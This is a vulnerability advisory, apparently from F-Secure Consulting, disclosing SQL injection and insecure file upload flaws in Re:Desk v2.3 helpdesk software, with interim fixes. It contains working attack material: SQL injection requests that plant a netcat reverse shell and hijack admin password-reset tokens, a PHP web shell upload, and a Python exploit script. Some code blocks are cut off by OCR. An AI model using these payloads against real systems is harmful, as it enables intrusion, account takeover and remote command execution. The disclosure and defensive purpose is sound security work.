Re:Desk v2.3 - Multiple Issues

CVE-2020-15487, CVE-2020-15488, CVE-2020-15849

Type

SQLi/RCE

Severity

High

Affected products

Re:Desk v2.3

Credits

These vulnerabilities were identified by Hannay Al-Mohanna of F-Secure Consulting.

CVE Reference

CVE-2020-15487, CVE-2020-15488, CVE-2020-15849

Read more

Timeline

11/05/2020	Vendor notified via customer contact form on official website. No response received.
18/05/2020	Follow up via email. No response received.
11/06/2020	Follow up via email. No response received.
11/08/2020	Follow up via email. No response received.
29/09/2020	Advisory published.

Description

F-Secure consulting discovered several vulnerabilities in Re-Desk's commercial HelpDesk software, version 2.3. Re-Desk offers helpdesk and ticketing software aimed at small to medium sized businesses. Re-Desk HelpDesk is a PHP-based web application which allows users to create and track service tickets. It is built using version 1.1 of the Yii PHP framework, and it can be configured to use MySQL, MariaDB and PostgreSQL databases.

Re-Desk HelpDesk version 2.3 is vulnerable to the following issues:

- Blind unauthenticated SQL injection (CVE-2020-15487)
- Blind authenticated SQL injection (CVE-2020-15849)
- Insecure file upload (CVE-2020-15488)

These issues were discovered by downloading and reviewing the codebase for a 30-day trial version of the application, which is advertised as being identical to the commercial version, save for several licensing restrictions. The application was installed following the vendor's official documentation, using a MySQL 8.0.20 database and PHP 7.2 on Ubuntu 20.04.

Impact

These issues can be leveraged to achieve the following:

- Unauthenticated Remote Command Execution (RCE), via unauthenticated SQL injection and abuse of the Yii framework's "Business Rule" functionality.
- Authorization bypass, via recovering or overwriting password reset tokens via unauthenticated SQL injection, allowing unauthenticated users to take over the account of any Re-Desk user.
- Authenticated RCE, via abuse of authenticated or unauthenticated SQL

Proof-of-Concept (PoC) code was written that uses the identified vulnerabilities to automatically exploit the application.

Remediation & Disclaimer

At this time, Re-Desk has not acknowledged any vulnerabilities in Re-Desk version 2.3, nor have any official patches or updated software versions been released. Multiple attempts to contact the software vendor were made, yet no response has been received as of the publication date of this advisory. However, included in this report are unofficial fixes which may be used as temporary workarounds, to prevent the application from being susceptible to the vulnerabilities discussed below.

These unofficial fixes have not been validated by Re-Desk, and they should only be used as guidance until Re-Desk has officially patched the application. Additionally, these unofficial fixes have not been subject to thorough testing. Any out-of-band changes to the application's code should be tested before being implemented in production environments.

CVE-2020-15487 - Unauthenticated SQL Injection

Below is the call to the vulnerable **getBaseCriteria()** method, on line 314 in the **TicketController** controller (**protected/controllers/TicketController.php**):

```
$criteria = Ticket::getBaseCriteria($_REQUEST['filter'],
$_REQUEST['selector'],
$_REQUEST['q'],
$_REQUEST['folder']);
```

The **folder** parameter can be referenced in a GET or POST request to the application's base URL:

```
https://re-desk-instance.com/?folder=1
```


The **getBaseCriteria()** method performs input sanitisation on the **$folder** variable, if the **folder** parameter is referenced as a singular value. However, if the **folder** parameter is referenced as an array in requests made to the application, the application does not sanitize the parameter's values before creating an SQL query string from the array's contents. This is shown below, in the relevant section of the **getBaseCriteria()** method from line 859 in the **Ticket** model (**protected/models/Ticket.php**):

```
if (is_array($folder))
$sql .= ' AND folder_id IN (' . implode(', ', $folder) . ')';
elseif (!empty($folder))
{
$sql .= ' AND folder_id = :folder_id';
$sql_params[':folder_id'] = $folder;
}
```

The following unauthenticated GET request can be used to execute MySQL's **sleep()** function, causing the application's database to pause for five seconds:

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Arbitrary SQL queries may be executed this way, as there are no length or character restrictions when referencing values in an array through the folder query string parameter. The following screenshot shows the result of a similar request, causing the application's MySQL thread to pause for five seconds:



Interim Workaround

To prevent SQL injection as shown above, the following modifications can be made to the Ticket model (protected/models/Ticket.php), within the getBaseCriteria() method:

```
if (is_array($folder))
{
$folder_s = [];
for($i = 0; $i < count($folder); $i++) {
$key = ':item_' . $i;
array_push($folder_s, $key);
$sql_params[$key] = $folder[$i];
}
$sql .= ' AND folder_id IN (' . implode(', ', $folder_s) . ')';
}elseif (!empty($folder))
{
$sql .= ' AND folder_id = :folder_id';
$sql_params[':folder_id'] = $folder;
}
$criteria->params = $sql_params;
$criteria->condition = $sql;
$criteria->with = 'messages';
return $criteria;
```

This code block uses the params array of the Yii framework's CDbCriteria object, which escapes characters provided to SQL queries. This prevents arbitrary SQL queries from being possible via CVE-


Unauthenticated Remote Command Execution via SQL Injection (CVE-2020-15487) and the Yii Framework's "Business Rule" Functionality

The Yii Framework supports a Role-Based Access Control (RBAC) mechanism known as "Business Rules". These are small sections of PHP code which are stored in a Yii-based application's database. Depending on whether the Business Rule evaluates to true or false, access may be granted or denied based on a user's assigned RBAC roles.

If it is possible to alter the database of a Yii-based application, it is therefore possible to overwrite Business Rules with arbitrary PHP code. As the application contained a Business Rule entry for an unauthenticated "All" role, the role's Business Rule may then be executed simply by requesting any page in the application whilst unauthenticated. Effectively, this allowed for any SQL injection vulnerability to result in remote command execution. However, note that this is subject to the following restrictions:

- Version 1.1 of the Yii framework must be in use by the affected application.
  - The more recent Yii2 framework implements Business Rule functionality differently, avoiding the risks of relying on potentially modifiable PHP code (see https://github.com/yiisoft/yii2/pull/471/files)
- The CDbAuthManager class, which extends the CAuthManager parent class, must be used to implement RBAC functionality
- The executeBizRule() method of the CAuthManager class must be used by the application.

Re-Desk versoin 2.3 satisfied these requirements. Business Rules are stored in the application's AuthItem table, The screenshot below shows the default records for the table after installing Re:Desk 2.3:



```
mysql> select * from AuthIten;
+-------------------------+------+-------------------------+-----------------------------------------------------+------+
| name                    | type | description             | bizrule                                             | data |
+-------------------------+------+-------------------------+-----------------------------------------------------+------+
| Admin                   |    2 | Admin                   | NULL                                                | N;   |
| All                     |    2 | enpty role              | return false;                                       | N;   |
| Authenticated           |    2 | Registered user         | NULL                                                | N;   |
| Guest                   |    2 | Guest                   | NULL                                                | N;   |
| Manager                 |    2 | Manager                 | NULL                                                | N;   |
| Settings.*              |    0 | Manage settings         | NULL                                                | N;   |
| Ticket.ChangeCategory   |    0 | Change department       | NULL                                                | N;   |
| Ticket.Create           |    0 | Ticket create           | NULL                                                | N;   |
| Ticket.Delete           |    0 | Ticket delete           | NULL                                                | N;   |
| Ticket.Index            |    0 | Department Manager      | NULL                                                | N;   |
| Ticket.Update           |    0 | Ticket update           | NULL                                                | N;   |
| Ticket.View             |    0 | View ticket             | return Yii::app()->controller->checkGuestAccess();  | N;   |
| Ticket.ViewCustomerData |    0 | View customer data      | NULL                                                | N;   |
| User.Admin.*            |    1 | Manage users            | NULL                                                | N;   |
+-------------------------+------+-------------------------+-----------------------------------------------------+------+
14 rows in set (0.00 sec)
```

The following code block shows a call to the eval() function, in the executeBizRule() method in the yii/framework/web/auth/CAuthManager.php class. This method executes a given Business Rule based on the current user context. Browsing to any page in the application as an unauthenticated user will result in the "All" Business Rule being executed:

```
public function executeBizRule($bizRule,$params,$data)
{
if($bizRule==='' || $bizRule===null)
return true;
if ($this->showErrors)
return eval($bizRule)!=0;
else
{
try
{
return @eval($bizRule)!=0;
}
catch (ParseError $e)
{
return false;
```


Via CVE-2020-15487, the following POST request can be made which updates the Business Rule for the “All” role in the AuthItem table:

```
POST / HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 201

folder[]=1337))+GROUP+BY+ticket.id)+sq%3b+update+AuthItem+set+bi
zrule+%3d+"system('rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-
i+2>%261|nc+192.168.56.104+80+>/tmp/f')%3b"+where+name+%3d+"All
"%3b+--
```

This results in the following PHP code being placed in the record:

This bizrule value will then be evaluated by the executeBizRule() method after a request is made to any page. The screenshot below shows this rule pending execution whilst debugging the application using Visual Studio Code:



The following exploit code leverages CVE-2020-15487 to update the Business Rule for the All user context with PHP code, which initiated a reverse TCP shell to an IP address and port supplied as command line arguments. After the Business Rule is executed, SQL injection is used to return the Business Rule back to the default value of "return false;":

```
import requests
import sys
import uuid

requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exc
eptions.InsecureRequestWarning)
proxies = {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}

def update_bizrule(ip, cmd):
    headers = {'Content-Type' : 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0'}
    ip = ip + '/'
    if cmd == '':
```

```
    r = requests.post(ip, bizrule, headers=headers, proxies = proxies)
    return True

def fetch_revshell(ip):
    headers = {'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0'}
    url = '%s/' % ip
    try:
        r = requests.get(url, headers=headers, timeout=3.0, proxies=proxies)
    except requests.exceptions.ReadTimeout:
        print("[+] shell command probably executed")
        pass

def main():
    print("\n[+] RE:Desk v2.3 unauthenticated SQLI + unsafe bizRule eval()
RCE")
    print("\n[!] this PoC uses an unauthenticated SQLi vulnerability to update
the AuthItem table's bizRule record for the 'All' user context,")
    print("[!] resulting in unauthenticated RCE when refreshing any page\n")
    if len(sys.argv) < 4:
        print("[!] usage: python3 %s <target> <rev_ip> <rev_port>" %
sys.argv[0])
        print('[!] eg: python3 %s https://example.com/redesk/ 127.0.0.1 80' %
sys.argv[0])
        sys.exit(-1)
    ip = sys.argv[1]
    rev_ip = sys.argv[2]
    rev_port = sys.argv[3]
    print("[*] updating bizrule column for 'All' user context in AuthItem
table...")
    cmd =
"system('rm+/tmp/f%%3bmkfifo+/tmp/f%%3bcat+/tmp/f|/bin/sh+-
i+2>%%261|nc+%s+%s+>/tmp/f')%%3b" % (rev_ip, rev_port)
    update_bizrule(ip, cmd)
    print("[*] calling shell, check nc...")
    fetch_revshell(ip)
    print("[*] reverting bizrule...")
    update_bizrule(ip, '')
    sys.exit(0)

if __name__ == "__main__":
    main()
```

This PoC exploit can also be found at https://github.com/FSecureLABS/Re-Desk-v2.3-Vulnerabilities. The following screenshot shows this PoC code in action against the application:

Potential Mitigation for Business Rule abuse: ExpressionLanguage

It may be possible to mitigate the increased risks inherent to SQL injection for applications based on version 1.1 of the Yii framework, without refactoring the application's codebase to use the more recent Yii2

ExpressionLanguage essential offers a restricted PHP sandbox, in which variables must be explicitly declared before they can be used in an expression. However, it may still be possible to achieve arbitrary command execution if untrusted user input is directly evaluated. Modifying the application to use the ExpressionLanguage component was not attempted due to time constraints.

Authorization bypass via CVE-2020-15487

Via SQL injection, the application's password reset functionality can be abused to reset the password of arbitrary Re:Desk accounts.
The RecoveryController controller (protected/modules/user/controllers/RecoveryController.php) implements logic for issuing password reset tokens, referred to as "activkeys". activkeys are either MD5 or SHA1 hashes of the user's current password hash concatenated with the current timestamp.

activkeys are stored in the tbl_users table, shown in the screenshot below:

```
mysql> select username,activkey from tbl_users;
+----------+----------------------------------+
| username | activkey                         |
+----------+----------------------------------+
| admin    | e40c9dc28bc32326c0b7bfab16ad5229 |
+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

The following request leverages CVE-2020-15487 to overwrite the admin user's activkey with a known value:

```
GET /?
folder[]=1337))+GROUP+BY+ticket.id)+sq%3b+UPDATE+tbl_users+SET
+activKey+%3d+"bd73dff9545a4302a89571a3fbbf6361"+WHERE+id+%3
d+1%3b+-- HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

The known activkey value can be used in the following POST request to reset the admin user's password:

```
POST /user/recovery/recovery?
email=admin%40nowhere.org&activkey=bd73dff9545a4302a89571a3fbbf
6361 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ma398kv407283c60l5hg0bmbce
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
```

CVE-2020-15488 - Insecure File Upload

The **showImage()** method in the **MessageAttachment** model (**protected/models/MessageAttachment.php**) does not validate the file extension or contents of uploaded files. By leveraging an SQL injection vulnerability to change database records, it is possible to achieve remote command execution by means of overwriting a **.htaccess** file within the web root and subsequently uploading files containing PHP code.

The application stores uploaded files, expected to be images, in hexadecimal format, in the **tbl_ticket_message_attachments** database table. When previewing a file, the file's contents are written to disk in the **protected/runtime** directory.

```
public function showImage()
{

   list(, $file_type) = explode('/', $this->file_type);
   $img_path = Yii::getPathOfAlias('application.runtime') . '/' . $this->id . '.' .
$file_type;
   file_put_contents($img_path, $this->content);

   /**
    * @var Image $image
    */
   $image = Yii::app()->image->load($img_path);
   if (!empty($_REQUEST['width']))
      $image->resize($_REQUEST['width'], 200);

   $image->render();
   return unlink($img_path);

}
```

if the file's **Content-Type** is not part of the predefined set, an error will be thrown as shown in the **isImage()** method:

```
public function isImage()
{
$image_types = array (
'image/png',
'image/jpg',
'image/jpeg',
'image/gif',
);

return in_array($this->file_type, $image_types);
}
```

The following request, containing the relevant section of multipart form data, can be used to bypass file upload restrictions, allowing the file's contents to be stored in the database:

```
POST /ticket/create HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
```

```
Content-Type: multipart/form-data; boundary=---------------------------
-174006745313917532212017749950
Content-Length: 1020
Connection: close
Cookie: PHPSESSID=pq4mu07a9rktsevjvul287om3f
Upgrade-Insecure-Requests: 1

-----------------------------174006745313917532212017749950
Content-Disposition: form-data; name="Ticket[subject]"

test01

[SNIP]

-----------------------------174006745313917532212017749950
Content-Disposition: form-data; name="attachments[]";
filename="test1.txt"
Content-Type: image/php

<?php system($_GET['cmd']); ?>
```

Note that file contents are never validated. Additionally, filenames are discarded, and the uploaded file's primary key of the `tbl_ticket_message_attachment` are used instead as filenames. However, the second part of the file's `Content-Type` is retained and used as the file extension of the uploaded file. Therefore, the 13th file uploaded to the webserver as shown above will be written to disk as `protected/runtime/13.php`.

The file's contents can then be written to the `protected/runtime` directory via the following request. The file's ID, specified below as "1" at the end of the URL, may be derived via blind SQL injection (CVE-2020-15487, CVE-2020-15849) or brute-forced:

```
GET /ticketMessage/preview/1 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=5vvjsen4fe6p0actpfhkgc8mo1
Upgrade-Insecure-Requests: 1
```

Assuming a file containing a simple PHP web shell is stored in the `tbl_ticket_message_attachment` table with the primary key value of 1, the following file will be written to disk:

```
root@ubuntu-testbed:/var/www/html/protected/runtime# ls -al 1.php
-rw-r--r-- 1 www-data www-data 31 May 9 03:49 1.php
root@ubuntu-testbed:/var/www/html/protected/runtime# cat 1.php
<?php system($_GET['cmd']); ?>
root@ubuntu-testbed:/var/www/html/protected/runtime# file 1.php
1.php: PHP script, ASCII text
root@ubuntu-testbed:/var/www/html/protected/runtime#
```

Note that no authentication is required to preview uploaded files and write the files to the appropriate directory. Additionally the application may be

Interim Workaround

The following modification to the **showImage()** method uses the **isImage()** method to prevent the application from writing files to the **protected/runtime** directory, should the files fail the extension check performed by the **showImage()** method:

```
public function showImage()
{
   if($this->isImage())
   {
      list(, $file_type) = explode('/', $this->file_type);
      $img_path = Yii::getPathOfAlias('application.runtime') . '/' . $this->id . '.'
. $file_type;
      file_put_contents($img_path, $this->content);

      /**
       * @var Image $image
       */
      $image = Yii::app()->image->load($img_path);
      if (!empty($_REQUEST['width']))
         $image->resize($_REQUEST['width'], 200);

      $image->render();
      return unlink($img_path);

   }

}
```

This modification will not be sufficient in preventing determined attackers from uploading malicious code to the web server. For instance, it may still be possible to include malicious code in EXIF/metadata headers. This was not tested; however, the above modification will prevent the attack as described in this advisory.

Authentication Bypass via SQL Injection (CVE-2020-15147) + Remote Command Execution via Insecure file upload (CVE-2020-15488)

The insecure file upload vulnerability alone is not sufficient to gain command execution on the web server, as the application writes a **.htaccess** file to the **protected** directory containing a "**deny from all**" rule, which prevents arbitrary PHP files from executing once written to the filesystem as shown above. As uploaded files are eventually written to the **protected/runtime** directory, this **.htaccess** file must be overwritten.

Therefore, to leverage this insecure file upload vulnerability for the purposes of remote command execution, it is possible to use an SQL injection vulnerability to perform the following, assuming the application uses a MySQL database:

- upload a file containing PHP code, specifying the file extension in the **Content-Type** POST form parameter.
- preview the file to write the file to the **protected/runtime** directory
- upload a blank file, by specifying the file extension in the **Content-Type** POST form parameter as '**image/htaccess**'. The resultant file will therefore be named "**.htaccess**", based on the logic below from the **showImage()** method, from the **MessageAttachment** class:

```
list(, $file_type) = explode('/', $this->file_type);
$img_path = Yii::getPathOfAlias('application.runtime') . '/' . $this->id . '.' .
$file_type;
file_put_contents($img_path, $this→content);a
```

- via SQL injection, change the type of the primary key of the **tbl_ticket_message_attachment** table from an integer to **varchar(max)**.
- change the contents of the primary key column for the uploaded file to **../**
- preview the file to cause a file with the relative path of "**../.htaccess**" to be written to the **protected** directory.
- If not known in advance, use blind SQL injection techniques to obtain the ID for the previously uploaded PHP webshell, and use the ID to make a request to preview the PHP file. This will write the file contents stored in the **tbl_ticket_message_attachment** table to a file in the **protected/runtime** directory.
- As the contents of the **.htaccess** file has been overwritten, the PHP web shell could be executed by visiting the previewed file.


PoC code has been developed which uses unauthenticated blind SQL injection (CVE-2020-15487) together with the insecure file upload vulnerability (CVE-2020-15488) to achieve the following:

- Enumerates the application's database for a user with administrative privileges
- Obtains the administrative user's email address via blind SQL injection
- Enables the account, in case the account has been disabled
- Sets the account's **activkey** value to a known, random MD5 value
- Uses the **activkey** to set the user's password to a known random MD5 value
- Bypasses file upload restrictions to upload contents for a blank file to the application's database, with the file extension of **.htaccess**
- Bypasses file upload restrictions to upload PHP code for a simple web shell to the application's database
- Obtains the ID values for the uploaded file contents
- Temporarily changes the primary key for the **tbl_ticket_message_attachment** table to **varchar(250)**
- Sets the primary key for the uploaded blank file to "**../**"
- Previews the blank file, thus writing a blank file with the relative path of "**../.htaccess**" to the **protected/runtime** directory
- Previews the file containing PHP code, to write a file containing PHP code to the **protected/runtime** directory
- Uses the uploaded PHP shell to execute the id command to test command execution
- If specified, uses the web shell to initiate a reverse TCP shell to the supplied IP address and port

The exploit code can be found at https://github.com/FSecureLABS/Re-Desk-v2.3-Vulnerabilities. It is not included in this advisory due to the size of the exploit code.

Note that changing the MySQL database type may have unintended effects which may prevent new attachments from being saved to the table. It is possible to reverse this change after exploitation, again via SQL injection. However during testing this was observed to cause issues under some circumstances.

The screenshot below shows the above PoC in action:



CVE-2020-15849 - Authenticated SQL Injection

An authenticated SQL injection vulnerability exists within the SettingsController controller (protected/controllers/SettingsController.php), in the actionEmailTemplates() method. The code block below shows the vulnerable account_id parameter. No input validation or input sanitisation is performed here:

```
public function actionEmailTemplates()
{
foreach ($_REQUEST['templates'] as $template_code => $template_data)
{
/** @var EmailTemplates $template */
$template = EmailTemplates::model()->findByPk(array('template_code' =>
$template_code, 'lang_code' => Yii::app()->language, 'account_id' =>
$template_data['account_id']));
$template->setAttributes($template_data);
$template->save();
}

Yii::app()->user->setFlash('success', _t('changes saved'));

$this->redirect($this->createUrl('/settings/index', array ('section' =>
'email_templates')));
}
```

A malicious actor with access to an administrative Re:Desk Helpdesk account could abuse this vulnerability to recover sensitive data from the application's database, allowing for authorization bypass by means of modifying password reset tokens stored in the database and command execution as demonstrated above.

The following GET request can be used to execute MySQL's sleep() function, causing the application's database to pause for five seconds. This endpoint requires authentication as a Re-Desk admin:

```
GET /settings/emailTemplates?
templates%5Bnew_message%5D%5Baccount_id%5D=1%3b+select+sle
ep(5)%3b-- HTTP/1.1
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.102/ticket/index?filter=&selector=open
Connection: close
Cookie: PHPSESSID=VALID_SESSION
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Interim Workaround

The following modifications can be made to the actionEmailTemplates method of the SettingsController controller (protected/controllers/SettingsController.php):

```
$account_id = (int) $template_data['account_id'];
$template = EmailTemplates::model()->findByPk(array('template_code' =>
$template_code, 'lang_code' => Yii::app()->language, 'account_id' =>
$account_id));
```

This code block casts the account_id parameter to an integer. This prevents arbitrary SQL queries from being executed through the findByPk() method.

References

- Re:Desk version 2.3 trial download:
  - https://www.re-desk.com/download-help-desk-software.html
- Yii Framework: Business Rules:
  - https://www.yiiframework.com/doc/guide/1.1/en/topics.auth#using-business-rules
- Symphony's ExpressionLanguage component, a potential candidate to reduce the special risks inherent to SQL injection affecting applications based on version 1.1 and below of the Yii framework:
  - https://symfony.com/doc/current/components/expression_language.html#hov can-the-expression-engine-help-me
- CVE-2020-15487:
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15487
- CVE-2020-15849:
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15849
- CVE-2020-15488:
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15488

Contact WithSecure™

Careers at WithSecure™

WithSecure™ Newsletter

Vulnerability Disclosure Policy

advisories